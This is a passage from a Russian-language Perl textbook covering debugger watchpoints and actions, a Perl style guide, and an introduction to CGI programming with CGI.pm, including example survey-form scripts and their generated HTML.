Самый простой случай — это когда в качестве выражения указана переменная. Тогда работа сценария прерывается, как только изменяется значение переменной. (Заметьте, что оператор присвоения, присваивающий переменной то же самое значение, которое в ней уже находится, не прерывает работы сценария.) Пример:

```
main::(debug.pl):   $variable1 = 5;
DB<1> W $variable1
DB<2> c
Watchpoint 0:         $variable1 changed:
   old value:         undef
   new value:         '5'
```

Однако команда «**W**» позволяет задавать в качестве аргумента не только переменные, но и целые выражения. В этом случае прерывание нормальной работы сценария возникает, если изменится соответствующее выражение как единое целое. Команда «**W**» достаточно сообразительна, чтобы вычислять значение выражения и выполнять проверку, только когда меняются входящие в выражение компоненты. Необходимо отметить, что если вы указываете команде «**W**» в качестве аргумента выражение, а не просто имя переменной, все переменные, входящие в выражение, уже должны иметь определенное значение. Если одна или несколько переменных имеют значение **undef**, вы получите довольно длинный список ошибок, возникающих внутри отладчика (он ведь тоже представляет собой сценарий Perl!). Причем такая диагностика будет выводиться при каждом изменении переменных, входящих в выражение, пока все они не получат определенное значение.

Установка отладочных действий

Действие — это команды Perl или отладчика, которые выполняются каждый раз перед выводом приглашения отладчика или сразу после вывода приглашения. Они оказываются полезными, если, например, вы хотите знать значение некоторого выражения после каждого шага при пошаговом выполнении сценария. Вы можете использовать следующие команды отладчика, чтобы управлять его действиями:

- **<** *действие* — перед каждым выводом приглашения отладчика выполнить указанные команды Perl.
- **<<** *действие* — добавить новые команды Perl к командам, уже установленным командой «**<** *действие*».
- **<** — удалить все команды Perl, установленные командами «**<** *действие*» и «**<<** *действие*».

• **>** *действие* — каждый раз *после* ввода команды отладчика и нажатия на клавишу Enter выполнить указанные команды Perl.

• **>>** *действие* — добавить новые команды Perl к командам, уже установленным командой «**>** *действие*».

• **>** — удалить все команды Perl, установленные командами «**>** *действие*» и «**>>** *действие*».

• **{** *действие* — каждый раз перед тем, как вывести приглашение отладчика на ввод команды, выполнить указанные команды *отладчика*.

• **{{** *действие* — добавить новые команды отладчика к командам, установленным командой «**{** *действие*».

• **{** — удалить все имеющиеся команды отладчика, установленные командами «**{** *действие*» и «**{{** *действие*».

• **a** *действие* — для текущей строки задать выполнение действий (команд Perl). А именно, каждый раз, когда отладчик будет доходить до текущей строки, он:

1) проверит наличие точки прерывания (раздел «Установка точек прерывания»),
2) проверит наличие глобального условия (раздел «Установка глобальных условий»),
3) выведет данную строку (если это необходимо),
4) выполнит указанное действие,
5) выведет приглашение, если это необходимо (например, в режиме пошаговой работы),
6) выполнит команды Perl, расположенные в этой строке.

• **a** *строка действие* — то же, что и в предыдущем случае, но для строки с указанным номером.

• **A** — удалить все установленные на текущий момент действия.

Пример — перед выводом очередного приглашения отладчик печатает текущее значение переменной **$variable1**:

```
  DB<1> -
1==>   $variable1 = 5;
2:     $variable1 += 5;
3:     $variable1 += 5;
  DB<1> < print "\$variable1 = $variable1\n";
  DB<2> s
main::(debug.pl:2)   $variable1 += 5;
$variable1 = 5;
  DB<2> s
main::(debug.pl:3)   $variable1 += 5;
$variable1 = 10;
```

Выход из отладчика

Чтобы выйти из отладчика, используйте команду «**q**» (сокращение от *quit)*.

Руководство по стилю программирования на Perl

У разработчиков Perl имеется много предложений по стилю программирования для этого языка. Многие — всего лишь вопрос вкуса. Учитывайте этот факт, соглашаясь или нет с приведенным ниже списком сразу же по мере его прочтения.

• Блок, состоящий из команды, умещающейся в одну строку, должен занимать одну строку (включая фигурные скобки).

• Выравнивайте соответствующие друг другу элементы по вертикали.

• Всегда проверяйте код, возвращаемый при вызове системной функции или выполнении команды, заключенной в обратные апострофы.

• Выбирайте идентификаторы, несущие смысловую нагрузку, — когда вы вернетесь к ним через некоторое время, будет проще.

• Рассмотрите возможность всегда использовать прагму **use strict.**

• Не применяйте чрезмерно вычурные конструкции, типичные для программистов на C, чтобы выйти из блока операторов строго в начале или в конце цикла. Perl предоставляет вам законный способ покинуть цикл в середине его тела.

• Не используйте точку с запятой для блоков, состоящих из одной команды и занимающих одну строчку.

• Не используйте пробелов перед точкой с запятой или между именем функции и круглыми скобками.

• Если это помогает структурированию кода, используйте пустые строки, чтобы разделять отдельные фрагменты программы.

• Если требуется разбить длинную строчку, делайте это после оператора (за исключением операторов **and** и **or**).

• То, что вы имеете право опустить круглые скобки, еще не означает, что вы должны это делать. Если вы сомневаетесь, можно или нельзя опустить круглые скобки, используйте их.

• Делайте программу настолько пригодной к многократному использованию кода, насколько это возможно. Рассмотрите возможность сделать из нее модуль или класс.

• Помещайте открывающую фигурную скобку на той же строке, что и ключевое слово, если это можно сделать. Если нет, выравнивайте их по вертикали.

• Закрывающая фигурная скобка блока для составной команды должна быть выровнена по отношению к ключевому слову команды. Используйте начальный символ подчеркивания, чтобы показать, что какая-то переменная или подпрограмма являются приватными для пакета.

• Используйте пробел после каждой запятой, вокруг сложных индексов, вокруг большинства операторов, а также перед открывающей фигурной скобкой блоков команд, образующих составную команду.

• Используйте встроенные документы вместо многочисленных команд **print,** когда требуется вывести текст, занимающий несколько строчек.

• Используйте строчные буквы для имен функций и методов.

• Всегда используйте флаг **-w**.

• При использовании отступов для выравнивания элементов кода форматируйте код в четыре колонки.

• Если вы используете конструкции, которые могут оказаться не реализованными на каком-то компьютере, выполняйте такие конструкции внутри команды **eval** и обязательно проверяйте, работают ли они.

Часть IV

Создание сценариев CGI

Глава 18

CGI-программирование

Коротко

Эта глава начинает раздел, посвященный программированию с использованием CGI (Common Gateway Interface). CGI-программирование — очень популярное среди программистов применение Perl (и, по мнению некоторых, единственная причина существования этого языка). CGI-программирование основывается на сценариях CGI, которые, с точки зрения языка, являются обычными программами на Perl, но с расширением .cgi. Сценарии устанавливаются на Web-сервере, и в результате на Web-страницах появляются кнопки, списки с прокруткой, меню и многие другие элементы управления. Благодаря CGI пользователь может взаимодействовать с Web-страницами, получая доступ к базам данных, запуская программы, играя в игры и даже оформляя заказы. Для сотен тысяч программистов Perl — основа интерактивных Web-страниц.

В этой главе я собираюсь раскрыть ключевые моменты программирования сценариев CGI. Я покажу два CGI-сценария. Первый, *cgi1.cgi*, создает Web-страницу с *элементами управления* HTML (Hypertext Markup Language — язык гипертекстовой разметки) — кнопками, списками, всплывающие меню и т. д. Пользователь вводит данные и нажимает кнопку Submit. Затем с помощью второго сценария, *cgi2.cgi*, мы читаем введенные им данные и возвращаем пользователю копию.

В этой, равно как и в трех последующих главах, я буду предполагать, что у вас есть ISP (Internet Service Provider — компания, предоставляющая доступ в Интернет), свой раздел на сервере, а также возможность размещать на нем страницы. (Обычно это делается либо с помощью программы, использующей протокол FTP, либо с помощью специальной страницы на сервере провайдера, предоставляющей возможность переносить файлы). Также вам потребуется разрешение провайдера на запуск CGI-сценариев — дело в том, что иногда из соображений защиты информации это запрещено. Предполагая, что не только вы можете запускать CGI-сценарии, не забывайте также устанавливать соответствующие права доступа для них — помните о защите своих файлов и системы в це-

лом. В частности, для операционных систем семейства Unix для установки прав доступа следует использовать команду **chmod** — например: **chmod 644 script.cgi**. Сделав это, необходимо также разрешить выполнение сценария, например, с помощью команды **chmod +x script.cgi.** (Для получения полной информации о процессе размещения страниц имеет смысл обратиться к вашему провайдеру.)

Использование CGI.pm

Итак, как создается CGI-сценарий? Теоретически это очень просто: программа CGI, как и любая другая программа на Perl, выполняет обычные команды Perl, когда она вызывается браузером (то есть когда браузеру в качестве URL задается CGI-сценарий). Все, что вы направляете в стандартный вывод, передается браузеру. Так, если CGI-сценарий выполняет команду **print "Hello!",** этот текст будет возвращен браузеру, и на странице появится надпись "Hello!". Но это рудиментарный способ. Требуется ли прочитать данные, введенные пользователем с помощью элементов управления, расположенных на странице? Или вы захотите создать эти элементы управления из сценария? Чтобы сделать все это и многое другое, используется прилагающийся к Perl пакет CGI.pm. (В следующей главе мы будем использовать другой популярный пакет — cgi-lib.pl.) С одной стороны, это стандартный способ работы с CGI средствами Perl, с другой — отличное введение в CGI.pm.

Итак, интерпретатор Perl содержит, среди других модулей, стандартный модуль CGI.pm. Поэтому если у вас установлен Perl, то, скорее всего, есть и CGI.pm. Начиная с пятой версии Perl CGI.pm стал объектно-ориентированным, хотя упрощенный функционально-ориентированный интерфейс все еще существует. В наших примерах мы будем использовать объектно-ориентированное программирование. Создавая с помощью CGI.pm объекты CGI, мы будем вызывать различные методы этого объекта. Существуют методы, соответствующие практически всем основным тегам HTML, и при их вызове создается нужный тег с указанными атрибутами. Все они могут получать *именованные параметры* (за исключением методов, требующих один аргумент); иными словами, требуется указать не только значение атрибута HTML, но и его имя. В следующем примере объект CGI создает Web-страницу посредством встроенных методов. Обратите внимание на именованные параметры метода **textarea,** задающие имя области редактирования текста **('textarea'),** значение по умолчанию и размеры:

```
use CGI;
$co = new CGI;
print $co->header,
$co->start_html(-title=>'CGI Example'),
$co->center($co->h1('Welcome to CGI!')),
$co->textarea (
               -name => 'textarea',
               -default => 'No opinion',
               -rows => 10,
               -columns => 60 ),
$co->end_html;
```

Если возможности объектно-ориентированного интерфейса не требуются, пакет CGI.pm также поддерживает простой функционально-ориентированный интерфейс. Мы рассмотрим пример применения функционально-ориентированного интерфейса CGI.pm в конце главы.

Создание и использование элементов управления HTML

Изучать программирование лучше всего на примерах. Потому в этой главе, как отмечалось ранее, приводятся два CGI-сценария: один создает Web-страницу с элементами управления — полями ввода текста, переключателями, кнопками, включая Submit, а второй читает данные, введенные пользователем на этой странице. Оба сценария — вариации с небольшими дополнениями на тему оператора **print,** который собственно и создает страницу.

Первый сценарий хранится в файле cgi1.cgi, и в справочных целях полностью приводится в листинге 18.1. Когда пользователь открывает сценарий в браузере (переходя по его адресу — например, **http://www.host.ru/cgi-bin/cgi1.cgi),** сценарий возвращает страницу с элементами управления HTML и текстом. В данном случае это страница анкеты. На рис. 18.1-18.3 она показана в окне программы Internet Explorer.

Как видно из рис. 18.1, страница содержит приветствие и сообщение о том, что посетители, не желающие заполнять анкету, могут перейти по ссылке на сервер CPAN (Comprehensive Perl Archive Network — всеобъемлющий архив, посвященный языку Perl).

Прокручивая страницу с анкетой вниз, вы увидите запрос имени пользователя с текстовым полем и вопрос о его мнении с областью редактирования текста (многострочное текстовое поле).




Рис. 18.1. Текст, маркированный список и гиперссылка

Просматривая анкету дальше, вы увидите еще несколько элементов управления, показанных на рис. 18.3, — кнопки с зависимой и независимой фиксацией, списки, а также кнопка подтверждения и очистки анкеты. В этой главе мы рассмотрим, как создать все эти элементы управления на примере предложенных сценариев. Когда пользователь нажимает на кнопку Submit, расположенную в конце анкеты, браузер собирает данные, введенные на странице, и передает их другому CGI-сценарию, cgi2.cgi. В справочных целях он приведен в листинге 18.2 а результаты его выполнения - на рис. 18.4, где вы можете наблюдать сводку введенной пользователем информации.




Рис. 18.2. Текстовое поле и текстовая область




Рис. 18.3. Элементы управления HTML

Как Web-страница с анкетой узнает, куда передать данные? Все элементы управления на ней принадлежат одной *HTML-форме*. Это невидимый элемент — просто конструкция, которая содержит набор элементов управления, а атрибут action формы указывает URL-адрес файла cgi2.cgi. Когда пользователь нажимает на кнопку **Submit**, браузер передает данные, введенные им, по указанному URL. В cgi2.cgi мы читаем данные и отображаем их.




Рис. 18.4. CGI-сценарий cgi2.cgi показывает результаты анкетирования

Осталось сделать еще одно замечание, и тогда мы будем готовы к чтению раздела «Непосредственные решения». В общем, нет никакой необходимости создавать CGI-сценарий, генерирующий анкету, — можно просто написать страницу HTML, которая будет вызывать cgi2.cgi по нажатию пользователем кнопки **Submit**. Подход, требующий генерации кода, выбран лишь затем, чтобы продемонстрировать обе стороны процесса — как создать элементы управления HTML из CGI-сценария и как прочесть данные из этих элементов управления. Если же вы хотите непосредственно использовать страницу HTML с анкетой, обратитесь к листингу 18.3, где и приведен код страницы, создающийся сценарием cgi1.cgi.

Листинг 18.1. cgi1.cgi

```
#!/usr/local/bin/perl
use CGI;
$co = new CGI;
$labels{'1'} = 'Sunday';
$labels{'2'} = 'Monday';
$labels{'3'} = 'Tuesday';
$labels{'4'} = 'Wednesday';
$labels{'5'} = 'Thursday';
$labels{'6'} = 'Friday';
$labels{'7'} = 'Saturday';
print $co->header,
$co->start_html( -title => 'CGI Example',
                 -author => 'Steve',
                 -meta => {'keywords' => 'CGI Perl'},
                 -BGCOLOR => 'white',
```

```
                -LINK => 'red' ),
$co->center($co->h1('Here is the Survey!')),
$co->h2('Please fill out survey...'),
"Reasons for filling out our survey:", $co->p,
$co->ul( $co->li('Fame'),
        $co->li('Fortune'),
        $co->li('Fun'), ),
"If you would rather not fill out our survey!,", "you might be interested in",
$co->a({href=>"http://www.cpan.org/"},"CPAN"),".",
$co->hr,
$co->startform( -method=>'POST', -action=>'http://www.yourself.com/user/cgi/cgi2.cgi'),
"Please enter your name: ",
$co->textfield('text'), $co->p,
"Please enter your opinion: ", $co->p,
$co->textarea( -name => 'textarea',
               -default => 'No opinion',
               -rows => 10,
               -columns => 60 ), $ co->p,
"Please indicate what products you use: ",$co->p,
$co->checkbox_group(  -name => 'checkboxes',
                      -values => ['Shampoo', 'Toothpaste', 'Bread', 'Cruise missiles' ],
                      -defaults => ['Bread', 'Cruise missiles'] ), $co->p,
"Please indicate your income level: ",$co->p,
$co->scrolling_list( 'list', ['Highest', 'High', 'Medium', 'Low'], 'High', ), $co->p,
"Please indicate your day of a week: ", $co->p,
$co->radio_group(   -name => 'radios',
                    -values => ['1','2' ,'3' ,'4' ,'5','6','7' ],
                    -default => '1',
                    -labels => \%labels ), $co->p,
"Thank you for filling out our survey. Please indicate How much unsolicited mail you like to get: ",
$co->popup_menu( -name => 'popupmenu',
                -values => ['Very much', 'A lot', 'Not so much', 'None'] ), $co->p,
$co->hidden(-name=>'hiddendata', -default=>'Rosebud'),
$co->center( $co->submit, $co->reset, ),
$co->hr,
$co->endform,
$co->end_html;
```

Листинг 18.2. cgi2.cgi

```
#!/usr/local/bin/perl
use CGI;
$co = new CGI;
print $co->header,
$co->start_html(  -title => 'CGI Example',
                  -author => 'Steve',
                  -meta => {'keywords'=>'CGI Perl'},
                  -BGCOLOR => 'white',
                  -LINK => 'red' ),
$co->center($co->h1('Thanks for filling out our survey.')),
$co->h3('Here is your responses...'),
$co->hr;
if ($co->param()) {
   print "Your name is: ", $co->em($co->param('taxt')), ".", $co->p,
   "Your opinions are: ", $co->em($co->param('taxtarea')), ".",$co->p,
   "You use these products: ", $co->em(join(", ", $co->param('checkboxes'))), ".",$co->p,
   "Your income level is: ", $co->em($co->param('list')),".", $co->p,
   "Today is day ", $co->em($co->param('radios')), " of the week,", $co->p,
   "How much unsolicited mail you like: ", $co->em($co->param('popupmenu')), ".", $co->p,
   "The hidden data is ", $co->em(join(", ", $co->param('hiddendata'))), "."; }
print $co->hr;
```

```
print $co->end_html;
```

Листинг 18.3. Полученная страница (HTML)

```
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML//EN">
<HTML><HEAD><TITLE>CGI Example</TITLE>
<LINK REV=MADE HREF="mailto:Steve">
<META NAME="keywords" CONTENT="CGI Perl">
</HEAD>
<BODY BGCOLOR="white" LINK="red">
<CENTER><H1>Here is the Survey! </H1></CENTER>
<H2>Please fill out the survey...</H2>
Reasons for filling out survey:
<P><UL><LI>Fame</LI> <LI>Fortune</LI> <LI>Fun</LI> </UL>
If you would rather not fill out our survey, you might be interested in
<A HREF="http://www.cpan.org/">CPAN</A>.
<HR><FORM METHOD="POST" ACTION="http://www.yourserver.com/user/cgi/cgi2.cgi"
                        ENCTYPE="application/x-www-form-urlencoded">
Please enter your name: <INPUT TYPE="text" NAME="text" VALUE=""><P>
Please enter your opinion:  <P><TEXTAREA NAME="textarea" ROWS=10 COLS=60>No opinion</TEXTAREA><P>
Please indicate what product you use: <P>
<INPUT TYPE="checkbox" NAME="checkboxes" VALUE="Shampoo"> Shampoo
<INPUT TYPE="checkbox" NAME="checkboxes" VALUE="Toothpaste"> Toothpaste
<INPUT TYPE="checkbox" NAME="checkboxes" VALUE="Bread" CHECKED> Bread
<INPUT TYPE="checkbox" NAME="checkboxes" VALUE="Cruise missiles" CHECKED> Cruise missiles <P>
Please indicate your income level: <P>
<SELECT NAME= "list" SIZE=4>
<OPTION VALUE="Highest">Highest
<OPTION SELECTED VALUE="High">High
<OPTION VALUE="Medium">Medium
<OPTION VALUE="Low">Low
</SELECT>
<P>Please indicate the day of the week: <P>
<INPUT TYPE="radio" NAME="radios" VALUE="1" CHECKED>Sunday
<INPUT TYPE="radio" NAME="radios" VALUE="2">Monday
<INPUT TYPE="radio" NAME="radios" VALUE="3">Tuesday
<INPUT TYPE="radio" NAME="radios" VALUE="4">Wednesday
<INPUT TYPE="radio" NAME="radios" VALUE="5">Thursday
<INPUT TYPE="radio" NAME="radios" VALUE="6">Friday
<INPUT TYPE="radio" NAME="radios" VALUE="7">Saturday <P>
Thank you for filling out our Survey. Please indicate how
much unsolicited you like to get:
<SELECT NAME= "popupmenu">
<OPTION VALUE="Very much">Very much
<OPTION VALUE="A lot">A lot
<OPTION VALUE="Not so much">Not so much
<OPTION VALUE="None">None
</SELECT>
<P><INPUT TYPE="hidden" NAME="hiddendata" VALUE="Rosebud">
<CENTER>
   <INPUT TYPE="submit" NAME=".submit">
   <INPUT TYPE="reset"> NAME=".reset">
</CENTER><HR>
   <INPUT TYPE="hidden" NAME=".cgifields" VALUE="radios">
   <INPUT TYPE="hidden" NAME=".cgifields" VALUE="list">
   <INPUT TYPE="hidden" NAME=".cgifields" VALUE="checkboxes">
</FORM>
</BODY>
</HTML>
```

Непосредственные решения

Использование языка PerlScript

Я начну эту главу с обсуждения возможности, которой не следует пренебрегать, — с языка *PerlScript*. Некоторые браузеры, например Microsoft Internet Explorer, способны выполнять его. Несмотря на то, что разговор о PerlScript выходит за рамки книги, знать о его существовании надо — часто вместо написания полноценной CGI-программы можно сделать все, что требуется, внедрив PerlScript в Web-страницу. В следующем примере PerlScript используется для вывода строки "Hello!" на Web-странице.

```
<HTML>
<HEAD><TITLE>PerlScript Example</TITLE></HEAD>
<BODY>
<H1>PerlScript Example</H1>
<SCRIPT LANGUAGE="PerlScript"> $window->document->write("Hello!");
</SCRIPT>
</BODY></HTML>
```

Эта страница представлена на рис. 18.5 в том виде, как ее выводит Microsoft Internet Explorer.




Рис. 18.5. Пример страницы с использованием PerlScript

Начинаем HTML-документ

Начало работы над документом HTML строится следующим образом. Вначале вы создаете CGI объект, затем с помощью метода **header** этого объекта - HTTP-заголовок (в данном примере создается простая шапка документа, но допустимы сколь угодно сложные шапки с любыми атрибутами), после чего метод **start_html** начинает сам документ HTML. Этот метод создает секцию **<HEAD>,** а также позволяет указать некоторые атрибуты **<BODY>,** как-то: цвет для изображения фона и ссылок. Ниже приведен фрагмент кода cgi1.cgi, открывающий страницу. Обратите внимание: чтобы результаты работы методов **header** и **start_html** попали на страницу, необходимо использовать функцию **print:**

```
#!/usr/local/bin/perl
$co = new CGI;
print $co->header,
$co->start_html( -title => 'CGI Example',
```

```
-author =>  'Steve',
-meta =>  {'keywords'=>'CGI Perl'},
-BGCOLOR =>  'white',
-LINK =>   'red' )
```

Создаем заголовки HTML

После создания шапки CGI-методы типа **h1**, **h2**, **h3** и др. помогут создать заголовки, соответствующие тегам **<H1>**, **<H2>**, **<H3>** и т. д. Ниже приведен фрагмент кода, генерирующий заголовки **<H1>** и **<H2>** в начале Web-страницы с анкетой. В данном случае это простое приглашение пользователю.

```
#!/usr/local/bin/perl
$co = new CGI;
print
......
$co->h1('Here is the Survey!'),
$co->h2('Please fill out survey...')
```

Результат вы можете наблюдать на рис. 18.1.

Центрируем элементы

Чтобы центрировать текст с помощью тегов **<CENTER>,** используется CGI-метод **center.** В следующем примере центрируется заголовок, созданный в предыдущем примере:

```
#!/usr/local/bin/perl
$co = new CGI;
print
......
$co->center($co->h1('Here is the Survey!')),
$co->h2('Please fill out survey...'),
```

Результат работы этого кода показан на на рис. 18.1.

Создаем маркированный список

CGI-методы **ul** и **li** создают несортированный маркированный список (теги **<UL>** и **<LI>** соответственно). Ниже приведен фрагмент кода cgi1.cgi, представляющий пользователю несколько весомых аргументов, побуждающих заполнить анкету:

```
#!/usr/local/bin/perl
$co = new CGI;
print
......
"Reasons for filling out our survey:", $co->p,
$co->ul(
      $co->li('Fame'),
      $co->li('Fortune'),
      $co->li('Fun'),)
```

Результат работы этого кода показан на рис. 18.1.

Создаем гиперссылку

Гиперссылки помещаются на страницу CGI-методом a, как в примере ниже, где выводится URL для перехода (на случай, если пользователь не заинтересован в заполнении анкеты, созданной сценарием cgi1.cgi):

```
#!/usr/local/bin/perl
$co = new CGI;
print
......
"If you would rather not fill out our survey!, ",
"you might be interesed in",
$co->a({href=>"http://www. cpan.org/"}, "CPAN"), ". "
```

Результат работы кода показан на рис. 18.1.

Создаем горизонтальную полосу

Для создания горизонтальной линии (метка **<HR>**) используется CGI-метод **hr**:

```
#!/usr/local/bin/perl
$co = new CGI;
print
......
$co->hr
```

Результат работы кода показан на рис. 18.1.

Создаем HTML-форму

Элементы управления HTML должны группироваться в формы. В примере с анкетой для создания формы использовался CGI-метод **startform.** После нажатия кнопки Submit данные из элементов управления должны быть прочитаны и переданы сценарию, формирующему сводку данных, то есть cgi2.cgi. URL этого сценария указывается в атрибуте **action** формы:

```
#!/usr/local/bin/perl
$co = new CGI;
print
......
$co->startform( -method=>'POST',
                -action=> 'http://www.yourself.com/user/cgi/cgi2.cgi')
#$co->startform()
```

Все последующие элементы управления будут включены в форму, потому что метод **startform** генерирует тег **<FORM>.**

Подсказка. *Если* ***startform*** *вызывается без аргументов, кнопка Submit возвращает введенные данные той же форме. В конце главы рассказывается, как использовать такую возможность.*

Работаем с текстовыми полями

Для создания текстового поля, позволяющего вводить текст, используется CGI-метод **textfield.** В примере ниже создается текстовое поле, предназначенное для хранения имени пользователя.

```
#!/usr/local/bin/perl
$co = new CGI;
```

```
print
......
"Please enter your name:   ",
$co->textfield('text')
```

Результат работы кода показан на рис. 18.1.

Чтение данных из элементов управления HTML

Элементы управления созданы (точнее, пока только текстовое поле), но как считать из них данные?

Когда пользователь нажмет на кнопку Submit, браузер отправит данные формы сценарию cgi2.cgi; CGI-метод **param** в нем как раз и предназначен для чтения данных. Ему достаточно передать имя, присвоенное текстовому полю, в данном случае — **'text'** (см. предыдущий раздел), а вывод выполняется следующим образом:

```
#!/usr/local/bin/perl
$co = new CGI;
print "Your name is: ", $co->em($co->param( 'text')),".";
```

Метод **em** создает метку <EM>, которая большинством браузеров воспринимается как указание на переход к курсивному начертанию. Результат вы можете видеть на рис. 18.4 в начале главы.

Работаем с текстовыми областями

В отличие от текстовых полей, текстовая область может содержать несколько строк текста. Вот как в cgi1.cgi создается текстовая область, предназначенная для ввода любого мнения пользователя (задается как описание самой области в 10 строк по 60 символов в каждой, так и некоторого текста по умолчанию, а также имени области, **'textarea'):**

```
#!/usr/local/bin/perl
$co = new CGI;
print
......
"Please enter your opinion: ", $co->p,
$co->'textarea' ( -name =>  'textarea',
                  -default =>  'No opinion',
                  -rows =>  10,
                  -columns => 60 )
```

Результат работы кода показан на рис. 18.2. А во фрагменте, приведенном ниже, CGI-метод **param** считывает текст и выводит данные анкеты, как показано на рис. 18.4.

```
print "Your opinions are: ", $co->em($co->param('textarea')), ".";
```

Работаем с кнопками с независимой фиксацией

Кнопки с независимой фиксацией (checkbuttons) обычно объединяются в группу, что позволяет возвращать имена выбранных элементов управления в одном списке. Во фрагменте кода, приведенном ниже, с помощью CGI-метода **checkbox_group** как раз и создается такая группа. Ей присваивается имя, кнопки получают подписи, кроме того, задаются пункты, выбранные по умолчанию при выводе Web-страницы:

```
#!/usr/local/bin/perl
$co = new CGI;
print
......
"Please indicate what products you use: ", $co->p,
$co->checkbox_group( -name =>  'checkboxes',
                     -values => ['Shampoo', 'Toophpaste', 'Bread', 'Cruise missiles'],
                     -defaults => ['Bread', 'Cruise missiles'] )
```

Результат работы кода показан на рис. 18.3. Код ниже предназначен для проверки и вывода выбора пользователя (см. рис. 18.5). В данном случае **param** возвращает список имен помеченных кнопок, поэтому потребовался вызов функции **join**, объединяющей элементы списка в строку:

```
print "You use these products: ", $co->em(join(", ", $co->param('checkboxes'))), ".";
```

